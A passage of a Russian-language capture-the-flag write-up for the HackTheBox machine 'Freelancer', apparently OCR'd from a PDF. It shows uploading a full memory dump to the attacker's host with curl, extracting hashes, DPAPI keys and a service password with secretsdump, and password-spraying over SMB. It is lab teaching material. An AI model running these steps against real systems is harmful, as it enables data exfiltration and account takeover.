
Осматриваемся в окружении нового пользователя и, кроме файла с флагом, находим копию сообщения и какой-то непонятный файл, предположительно дамп памяти.



```
 Directory of C:\Users\mikasaAckerman\Desktop

05/28/2024  10:22 AM    <DIR>          .
05/28/2024  10:22 AM    <DIR>          ..
10/28/2023  06:23 PM             1,468 mail.txt
10/04/2023  01:47 PM       292,692,678 MEMORY.7z
08/07/2024  04:49 PM                34 user.txt
               3 File(s)    292,694,180 bytes
               2 Dir(s)   2,545,242,112 bytes free
```

Содержимое рабочего стола пользователя

В сообщении упоминается регулярный BSOD и полный дамп памяти. А значит, мы можем проанализировать дамп и найти в нем файлы с учетными данными.




```
C:\Users\mikasaAckerman\Desktop>type mail.txt
type mail.txt
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to troubleshoot the BSOD issue on the "DATACENTER-2019" computer. As you know, the problem s
tarted occurring after we installed the new update of SQL Server 2019.
I attempted the solutions you provided in your last email, but unfortunately, there was no improvement. Whenever we try to establish a remote SQL connection to t
he installed instance, the server's CPU starts overheating, and the RAM usage keeps increasing until the BSOD appears, forcing the server to restart.
Nevertheless, Liza has requested me to generate a full memory dump on the Datacenter and send it to you for further assistance in troubleshooting the issue.
Best regards,
```

Содержимое файла mail.txt

Чтобы скачать файл с удаленной системы без всяких фреймворков, воспользуемся специальным веб-сервером **HTTPServerWithUpload**. Запускаем его на локальном хосте, а на удаленной машине грузим файл через curl.

```
curl -X POST http://10.10.16.35:8000/ -H "Content-Type: multipart/
form-data" -F file=@"MEMORY.7z"
```




```
C:\Users\mikasaAckerman\Desktop>curl -X POST http://10.10.16.35:8000/ -H "Content-Type: multipart/form-data" -F file=@"MEMORY.7z"
curl -X POST http://10.10.16.35:8000/ -H "Content-Type: multipart/form-data" -F file=@"MEMORY.7z"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  279M  100   400  100  279M      2  1861k  0:03:20  0:02:33  0:00:47 1251k
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Upload Result Page</title>
<style type="text/css">
* {font-family: Helvetica; font-size: 16px; }
a { text-decoration: none; }
</style>
<body>
<h2>Upload Result Page</h2>
<hr>
<strong>Success!</strong><br><br>'/home/ralf/tmp/HTB/freelancer/MEMORY.7z'<br><br><a href="None"><button>Back</button></a>
here</a>.</small></body>
</html>
```

Загрузка файла на веб-сервер

Чтобы проанализировать сырой дамп памяти, можем использовать **MemProcFS**. Утилита распарсит файлы и позволит работать с ними, как в подмонтированной файловой системе.


```
./memprocfs -device ../MEMORY.DMP -mount /mnt
```



```
sudo ./memprocfs -device ../MEMORY.DMP -mount /mnt
Положите пальцы на считывающее устройство
Initialized 64-bit Windows 10.0.17763

==============================  MemProcFS  ==============================
 - Author:           Ulf Frisk - pcileech@frizk.net
 - Info:             https://github.com/ufrisk/MemProcFS
 - Discord:          https://discord.gg/pcileech
 - License:          GNU Affero General Public License v3.0
   ---------------------------------------------------------------------
   MemProcFS is free open source software. If you find it useful please
   become a sponsor at: https://github.com/sponsors/ufrisk Thank You :)
   ---------------------------------------------------------------------
 - Version:          5.11.3 (Linux)
 - Mount Point:      /mnt
 - Tag:              17763_a3431de6
 - Operating System: Windows 10.0.17763 (X64)
==========================================================================
```

Монтирование дампа памяти


Посмотрим, что есть в дампе. Первым делом меня заинтересовал дамп реестра — `registry`.



```
sudo ls -la /mnt/
итого 4
drwxr-xr-x  2 root root          0 авг  7 22:39 .
drwxr-xr-x 24 root root       4096 июн 24 20:22 ..
drwxr-xr-x  2 root root          0 авг  7 22:38 conf
drwxr-xr-x  2 root root          0 авг  7 22:38 forensic
-rw-r--r--  1 root root 1782325248 авг  7 22:38 memory.dmp
-rw-r--r--  1 root root 1782317056 авг  7 22:38 memory.pmem
drwxr-xr-x  2 root root          0 авг  7 22:38 misc
drwxr-xr-x  2 root root          0 авг  7 22:38 name
drwxr-xr-x  2 root root          0 авг  7 22:38 pid
drwxr-xr-x  2 root root          0 авг  7 22:38 py
drwxr-xr-x  2 root root          0 авг  7 22:38 registry
drwxr-xr-x  2 root root          0 авг  7 22:38 sys
```

Содержимое дампа памяти

Из реестра мы можем извлечь файлы `SAM`, `SYSTEM` и `SECURITY`, откуда мы выудим хеши и, возможно, даже пароли служб.




```
sudo ls -la /mnt/registry/hive_files
итого 0
drwxr-xr-x 2 root root        0 авг  7 22:38 .
drwxr-xr-x 2 root root        0 авг  7 22:38 ..
-rw-r--r-- 1 root root     8192 авг  7 22:38 0xffffd30679c0e000-unknown-unknown.reghive
-rw-r--r-- 1 root root 18440192 авг  7 22:38 0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive
-rw-r--r-- 1 root root    28672 авг  7 22:38 0xffffd30679cdc000-unknown-MACHINE_HARDWARE.reghive
-rw-r--r-- 1 root root     8192 авг  7 22:38 0xffffd3067b257000-settingsdat-A_{c94cb844-4804-8507-e708-439a8873b610}.reghive
-rw-r--r-- 1 root root   323584 авг  7 22:38 0xffffd3067b261000-ActivationStoredat-A_{23F7AFEB-1A41-4BD7-9168-EA663F1D9A7D}.reghive
-rw-r--r-- 1 root root    28672 авг  7 22:38 0xffffd3067b514000-BCD-MACHINE_BCD00000000.reghive
-rw-r--r-- 1 root root 90902528 авг  7 22:38 0xffffd3067b516000-SOFTWARE-MACHINE_SOFTWARE.reghive
-rw-r--r-- 1 root root   319488 авг  7 22:38 0xffffd3067d7e9000-DEFAULT-USER_.DEFAULT.reghive
-rw-r--r-- 1 root root    49152 авг  7 22:38 0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive
-rw-r--r-- 1 root root    49152 авг  7 22:38 0xffffd3067d935000-SAM-MACHINE_SAM.reghive
-rw-r--r-- 1 root root   188416 авг  7 22:38 0xffffd3067d9c4000-NTUSERDAT-USER_S-1-5-20.reghive
-rw-r--r-- 1 root root   241664 авг  7 22:38 0xffffd3067db43000-BBI-A_{ae450ff4-3002-4d4d-921c-fd354d63ec8b}.reghive
-rw-r--r-- 1 root root   172032 авг  7 22:38 0xffffd3067db53000-NTUSERDAT-USER_S-1-5-19.reghive
-rw-r--r-- 1 root root   118784 авг  7 22:38 0xffffd3067dd5e000-ActivationStoredat-A_{D65833F6-A688-4A68-A28F-F59183BDFADA}.reghive
-rw-r--r-- 1 root root  1224704 авг  7 22:38 0xffffd3067e30e000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121_Classes.reghive
-rw-r--r-- 1 root root  1478656 авг  7 22:38 0xffffd3067ec26000-Amcachehve-A_{da3518a3-bbc6-1dba-206b-2755382f1364}.reghive
-rw-r--r-- 1 root root   524288 авг  7 22:38 0xffffd3067ec39000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121.reghive
-rw-r--r-- 1 root root    45056 авг  7 22:38 0xffffd3067ec58000-settingsdat-A_{8a28242f-95cc-f96a-239c-d8a872afe4cc}.reghive
-rw-r--r-- 1 root root  3813376 авг  7 22:38 0xffffd3067f097000-DRIVERS-MACHINE_DRIVERS.reghive
-rw-r--r-- 1 root root  1404928 авг  7 22:38 0xffffd3067f91b000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500_Classes.reghive
-rw-r--r-- 1 root root   643072 авг  7 22:38 0xffffd3067f9e7000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500.reghive
```

Содержимое каталога hive_files

Копируем файлы и извлекаем все учетные данные с помощью `impacket-secretsdump`.

```
secretsdump.py -sam 0xffffd3067d935000-SAM-MACHINE_SAM.reghive
-system 0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive -security
0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive LOCAL
```




```
~/tmp/HTB/freelancer (0.877s)
secretsdump.py -sam 0xffffd3067d935000-SAM-MACHINE_SAM.reghive -system 0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive -security 0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive LOCAL
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Target system bootKey: 0xaeb5f8f068bbe8789b87bf985e129382
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3dffac527:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966ed04ea791d7a7:::
[*] Dumping cached domain logon information (domain/username:hash)
FREELANCER.HTB/Administrator:$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361: (2023-10-04 12:55:34)
FREELANCER.HTB/lorra199:$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1: (2023-10-04 12:29:00)
FREELANCER.HTB/liza.kazanof:$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679: (2023-10-04 17:31:23)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:a680a4af30e045066419c6f52c073d738241fa9d1cff591b951535cff5320b109e65220c1c9e4fa891c9d1ee22e990c4766b3eb63fb3e2da67ebd19830d45c0ba4e6e6df93180c0a7449750655edd78
196a528a7cd105a2eccefb2a17ae5aebf84902e3266bbc5db6e371627bb0828c2a364cb01119cf3d2c70d920328c814cad07f2b516143d86d0e88ef1504067815ed70e9ccb861f57394d94ba9f77198e9d76ecadf8cdb1afda48b81f81d84ac
2ec0862ac2fb261b43d79990d4e2bfbf4d7d4eeb90ccd7dc9b482028c2143c5a6010
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1003ddfa0a470017188b719e1eaae709
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcf1bc407d272ade7e781f17f6f3a3fc2b82d16bc
dpapi_userkey:0x6d210ab98889fac8829a1526a5d6a2f76f8f9d53
[*] NL$KM
 0000   63 4D 9D 4C 85 EF 33 FF  A5 E1 4D E2 DC A1 20 75   cM.L..3...M... u
 0010   D2 20 EA A9 BC E0 DB 7D  BE 77 E9 BE 6E AD 47 EC   . .....}.w..n.G.
 0020   26 02 E1 F6 BF F5 C5 CC  F9 D6 7A 16 49 1C 43 C5   &.........z.I.C.
 0030   77 6D E0 A8 C6 24 15 36  BF 27 49 96 19 B9 63 20   wm...$.6.'I...c
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1f6bff5c5ccf9d67a16491c43c5776de0a8c6241536bf27499619b96320
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...
```

Полученные учетные данные

Есть один пароль от учетной записи службы. Спреим его по всем учеткам и компрометируем еще одну.

```
nxc smb 10.10.11.5 -u users.txt -p 'PWN3D#l0rr@Armessa199'
```




```
nxc smb 10.10.11.5 -u users.txt -p 'PWN3D#l0rr@Armessa199'
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.5      445    DC               [-] freelancer.htb\Administrator:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\lkazanof:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
